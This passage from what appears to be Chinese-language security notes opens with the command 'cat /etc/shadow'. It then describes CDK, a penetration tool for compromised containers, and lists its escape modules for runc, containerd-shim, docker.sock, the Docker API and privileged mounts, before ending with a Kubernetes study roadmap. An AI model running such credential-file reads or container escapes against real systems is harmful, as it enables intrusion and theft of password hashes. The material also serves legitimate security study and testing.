cat /etc/shadow
```

渗透工具 - > CDK

CDK是一款为容器环境定制的渗透测试工具，在已攻陷的容器内部提供零依赖的常用命令及PoC/EXP。集成Docker/K8s场景特有的 逃逸、横向移动、持久化利用方式，插件化管理。

https://github.com/cdk-team/CDK/wiki/CDK-Home-CN

类别	功能	调用名	已支持	文档
容器逃逸	docker-runc CVE-2019-5736	runc-pwn	✔	
容器逃逸	containerd-shim CVE-2020-15257	shim-pwn	✔	link
容器逃逸	docker.sock逃逸PoC(docker-in-docker)	docker-sock-check	✔	link
容器逃逸	docker.sock命令执行	docker-sock-pwn	✔	link
容器逃逸	Docker API(2375)命令执行	docker-api-pwn	✔	link
容器逃逸	挂载逃逸(特权容器)	mount-disk	✔	link
容器逃逸	Cgroup逃逸(特权容器)	mount-cgroup	✔	link

Kubernetes学习方法

- 第一阶段 炼气期：Kubernetes 基本概念和使用方法
- 第二阶段 筑基期：容器调度的基本流程
- 第三阶段 金丹期：K8s排错
- 第四阶段 元婴期：加深对各个资源的理解
- 第五阶段 化神期：深入学习 Kubernetes 架构和组件能力
- 第六阶段 练虚期：K8s二次开发
- 第七阶段 大乘期：跟踪更新动态

https://github.com/caicloud/kube-ladder

End